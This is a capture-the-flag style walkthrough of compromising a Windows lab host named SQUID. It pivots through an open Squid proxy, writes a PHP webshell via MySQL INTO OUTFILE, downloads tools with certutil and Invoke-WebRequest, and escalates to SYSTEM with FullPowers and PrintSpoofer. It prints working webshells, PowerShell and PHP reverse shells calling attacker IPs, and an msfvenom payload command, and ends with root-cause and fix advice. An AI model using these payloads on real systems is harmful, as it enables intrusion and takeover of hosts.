This box didn’t give up a shell through any single obvious vulnerability — it took chaining four separate weaknesses together: an open proxy that exposed internal-only ports, a database with file-write permissions, a web server that trusted its own web root, and a service account with a token privilege strong enough to reach SYSTEM. Each step on its own is a known technique; the interesting part is how they connect.
Enumeration — An Open Proxy
An initial Nmap scan turned up the usual Windows ports alongside something less common:
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 125
3128/tcp open  http-proxy   syn-ack ttl 125 Squid http proxy 4.14
Port 3128 is Squid’s default port, and the version banner confirmed it outright: this box was running an HTTP proxy. Browsing to it directly returned Squid’s own error page, which also leaked the exact software version in its footer:
ERROR
The requested URL could not be retrieved
...
Generated Tue, 29 Sep 2026 19:26:28 GMT by SQUID (squid/4.14)
An open proxy on its own isn’t a vulnerability — but what it can reach often is. The next step was finding out what this proxy could see that a direct scan from outside couldn’t.
Scanning Through the Proxy
Rather than scanning the target directly, spose.py was used to route port-scan traffic through the Squid proxy itself, effectively using the proxy as a scanning vantage point from inside the network:
python3 spose.py --proxy http://192.168.217.189:3128 --target 192.168.217.189Scanning default common ports
Using proxy address http://192.168.217.189:3128
192.168.217.189:3306 seems OPEN
192.168.217.189:8080 seems OPEN
This is the key pivot of the whole chain: ports 3306 (MySQL) and 8080 weren’t visible from a direct external scan, but the proxy could reach them because it sat on the same host or network segment. A proxy configured to accept and forward arbitrary destination requests effectively extends an attacker’s reach to anything it can reach itself.
Browsing Through the Proxy
Scanning confirmed the ports were open, but actually browsing to them required routing a real browser’s traffic through the same proxy. This was done with the FoxyProxy extension, configured with a profile pointing at the Squid instance:

With that profile active, browsing to port 8080 on the same host — unreachable directly — rendered a full web application: a WAMPServer installation.
Server Software: Apache/2.4.46 (Win64) PHP/7.3.21
MySQL Version: 5.7.31
MariaDB Version: 10.4.13
The homepage itself links out to phpMyAdmin, adminer, and phpsysinfo — all reachable the same way, through the proxy.
Confirming a File-Write Primitive
Before attempting anything destructive, phpinfo() was checked for a specific setting that would matter later:
Directive          Local Value   Master Value
allow_url_fopen     On            On
allow_url_fopen being enabled matters for remote file inclusion attacks in general, but the actual path taken here didn’t need it — MySQL itself was willing to write files directly to disk.
Writing a Webshell via MySQL INTO OUTFILE
With phpMyAdmin reachable through the proxy, the database’s own file-write capability was used to drop a PHP file directly into the web root. MySQL’s SELECT ... INTO OUTFILE syntax writes the result of a query straight to a file on the server’s filesystem, if the connecting account has FILE privilege and the destination is writable:
SELECT
"<?php echo '<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">';echo '<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>'; if( $_POST['_upl'] == \"Upload\" ) { if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Upload Done.<b><br><br>'; }else { echo '<b>Upload Failed.</b><br><br>'; }}?>"
INTO OUTFILE 'C:/wamp/www/upload.php';
Breaking down what the query does:
- The
SELECT "..."string is a complete, minimal PHP file-upload form — it renders an HTML form, and on submission, uses PHP’scopy()function to save whatever file was uploaded into the current working directory INTO OUTFILE 'C:/wamp/www/upload.php'— instead of returning the string as a query result, MySQL writes it directly to this path on disk, which happens to be the Apache web root for this WAMPServer instance
Running the query returned an empty result set rather than an error — the expected, successful outcome for INTO OUTFILE, since the data went to a file instead of back to the client:
MySQL returned an empty result set (i.e. zero rows). (Query took 0.0005 seconds.)
Browsing to the new file confirmed it was live and serving the upload form exactly as written:

This single query turned a database with FILE privilege and a web server pointed at a world-writable path into direct code execution on disk — no file upload vulnerability in the web application itself was needed, because the database wrote the file on the application’s behalf.
From File Upload to Command Execution
The upload form only copies files; it doesn’t execute anything on its own. A second, more capable webshell was uploaded through it to get actual command execution:
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
This file (Hack.php) was uploaded through the upload.php form already dropped by the MySQL query, then used to confirm command execution in the web root:
dirDirectory of C:\wamp\www
...
09/29/2026 12:47 PM 311 Hack.php
04/20/2020 04:51 PM 20,875 index.php
...
At this point, command execution was confirmed as whatever account Apache runs under — the next step was turning that into an interactive shell.
Alternative: Webshell-Friendly File Transfer and Reverse Shells
A GET-based webshell like Hack.php has limits worth knowing about: long or special-character-heavy commands can get mangled by URL encoding or length limits, so it’s worth having a few alternate, webshell-friendly ways to get a file onto the box or a shell back, beyond just typing a command directly into the cmd parameter.
For pulling a file onto the target without curl or Invoke-WebRequest available, certutil works as a built-in download client:
certutil -urlcache -f http://192.168.45.204:1243/reverse.msi C:\Windows\Tasks\reverse.msiIf certutil is blocked or unavailable, Invoke-WebRequest is the fallback:
Invoke-WebRequest -Uri "http://192.168.45.181:1243/winPEASx64.exe" -OutFile "winPEASx64.exe"For a reverse shell specifically through a restrictive webshell parameter, a raw PowerShell one-liner with quotes and special characters often breaks. Base64-encoding a UTF-16LE–encoded payload and passing it to powershell -e avoids that entirely:
echo -n '$c=New-Object System.Net.Sockets.TCPClient("192.168.45.204",8080);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$o=(iex $d 2>&1 | Out-String );$t=($o + "PS " + (pwd).Path + "> ");$x=([text.encoding]::ASCII).GetBytes($t);$s.Write($x,0,$x.Length);$s.Flush()};$c.Close()' | iconv -t UTF-16LE | base64 -w 0The resulting base64 string is then dropped straight into the webshell’s command field:
powershell -nop -w hidden -e <PASTE_YOUR_BASE64_STRING_HERE>The same idea works just as well baked directly into a PHP webshell, replacing a plain system() call with one that launches the equivalent PowerShell TCP reverse shell inline:
<?php
system("powershell -nop -w hidden -c \"\$client = New-Object System.Net.Sockets.TCPClient('192.168.45.181',8099);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2  = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()\"");
?>
This is the same INTO OUTFILE trick or a direct upload could drop, as a one-file alternative to pairing an upload form with a separate command webshell.
Catching an Interactive Shell
For this box, the interactive shell was generated with msfvenom and dropped through the existing webshell chain:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.192 LPORT=443 -f exe -o rev.exePayload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: rev.exe
rev.exe was uploaded through the same upload.php form, then executed with a path through Hack.php:
C:\wamp\www\rev.exe
[+] [New Reverse Shell] => SQUID 192.168.217.189 Microsoft_Windows_Server_2019_Standard-x64-based_PC nt authority\local service Session ID <1>
The callback landed as nt authority\local service — an interactive, stable shell at last, running as a low-privileged built-in service account on a host named SQUID.
Privilege Escalation — FullPowers, Then PrintSpoofer
A quick whoami /all and whoami /priv check showed this account held SeImpersonatePrivilege — the same primitive covered in detail in the Token Impersonation writeup. Normally that’s enough on its own for a tool like PrintSpoofer, but a webshell-spawned LOCAL SERVICE context is sometimes more restricted than a full logon session, which can prevent PrintSpoofer from completing cleanly even with the privilege present.

FullPowers exists specifically to fix this — it re-derives a full, unrestricted token for a service account that’s running in a stripped-down context, without needing any separate exploit:
C:\wamp\www>FullPowers.exe[+] Started dummy thread with id 3440
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
A follow-up whoami /priv confirmed all 7 default privileges were now Enabled, including SeImpersonatePrivilege:

With a proper token in hand, PrintSpoofer worked exactly as expected:
C:\wamp\www>PrintSpoofer64.exe -i -c cmd[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
C:\Windows\system32>whoami
nt authority\system
That confirmed the escalation path worked. To get a proper standalone reverse shell rather than relying on the webshell for interaction, PrintSpoofer was run a second time, this time launching a renamed payload directly:
C:\wamp\www>PrintSpoofer64.exe -c "C:\wamp\www\admin.exe" -i
[+] [New Reverse Shell] => SQUID  192.168.217.189  Microsoft_Windows_Server_2019_Standard-x64-based_PC  nt authority\system  Session ID <1>

C:\Windows\system32>whoami
nt authority\system
The final session landed as nt authority\system, confirmed by whoami — a stable SYSTEM shell reached through a proxy pivot, a database write primitive, a webshell, and a token impersonation tool, stacked end to end.
Finding Flags Quickly
With a full filesystem to search through, a single findstr pass located both flag files immediately rather than browsing directories by hand:
dir C:\ /s /b | findstr /i "local.txt proof.txt"C:\local.txt
C:\Documents and Settings\Administrator\Desktop\proof.txt
C:\Users\Administrator\Desktop\proof.txt
Breaking down the command:
dir C:\ /s /b— recursively lists every file on theC:drive (/s), in bare format with full paths and no extra formatting (/b)findstr /i "local.txt proof.txt"— filters that list case-insensitively for the known flag filenames
This is worth keeping as a standing one-liner for any Windows box — it finds flag files anywhere on disk in one pass, regardless of how deeply they’re nested.
Root Cause
Four separate weaknesses had to line up for this chain to work, and removing any single one would have broken it:
1. The Squid proxy accepted and forwarded requests to arbitrary internal
   destinations, exposing MySQL and an internal web application that were
   never meant to be reachable from outside the network.

2. The MySQL account used by the web application held FILE privilege and
   could write to the Apache web root, letting a database query create an
   executable PHP file directly on disk.

3. The web root itself was writable by the MySQL service account, with no
   separation between "data MySQL can write" and "code Apache will execute."

4. The LOCAL SERVICE account running the webshell held SeImpersonatePrivilege
   with no additional mitigation, letting token-impersonation tooling reach
   SYSTEM once a stable, unrestricted shell was available.
Fix:
1. Restrict Squid (or any forward proxy) to an explicit allowlist of
   destination hosts and ports. A proxy that will connect anywhere a client
   asks effectively erases internal network segmentation.

2. Remove FILE privilege from any MySQL account used by a web application
   unless it's explicitly required, and never run a database service
   account with write access to a web server's document root.

3. Keep upload and application directories separate from directories Apache
   (or any web server) will execute as code. A webroot that accepts
   arbitrary file writes should never also serve executable PHP.

4. Apply the same SeImpersonatePrivilege mitigations covered in the Token
   Impersonation writeup — patch or disable Print Spooler where unneeded,
   and apply least privilege to service accounts.

5. Monitor for tools like FullPowers and PrintSpoofer being dropped and
   executed from a web-writable directory — a scheduled task being created
   by a low-privileged web service account is a strong detection signal.
Key Takeaways
- An open proxy isn’t just an anonymity or misconfiguration issue — it can be used as a scanning and browsing pivot into networks that would otherwise be unreachable from outside
MySQL INTO OUTFILEis a direct file-write primitive, not just a query feature — any account withFILEprivilege and a writable target directory can use it to drop a webshell without any file-upload vulnerability in the application itself- A webshell spawned from a restricted service context can hold a strong privilege like
SeImpersonatePrivilegewithout being able to use it directly —FullPowersexists specifically to bridge that gap before reaching for PrintSpoofer, RoguePotato, or GodPotato - Running a privilege escalation tool twice — once as a quick PoC (
cmd), once for the real payload — is worth doing even when it feels redundant, since it separates “does this work at all” from “does my actual payload work” certutil,Invoke-WebRequest, and base64-encoded PowerShell payloads are worth having ready as webshell-friendly alternatives whenever a direct reverse shell command doesn’t survive being passed through a GET parameterdir C:\ /s /b | findstr /i "..."is the fastest way to locate flag files (or any known filename) anywhere on a Windows filesystem in a single command
Questions? Hit me up on X.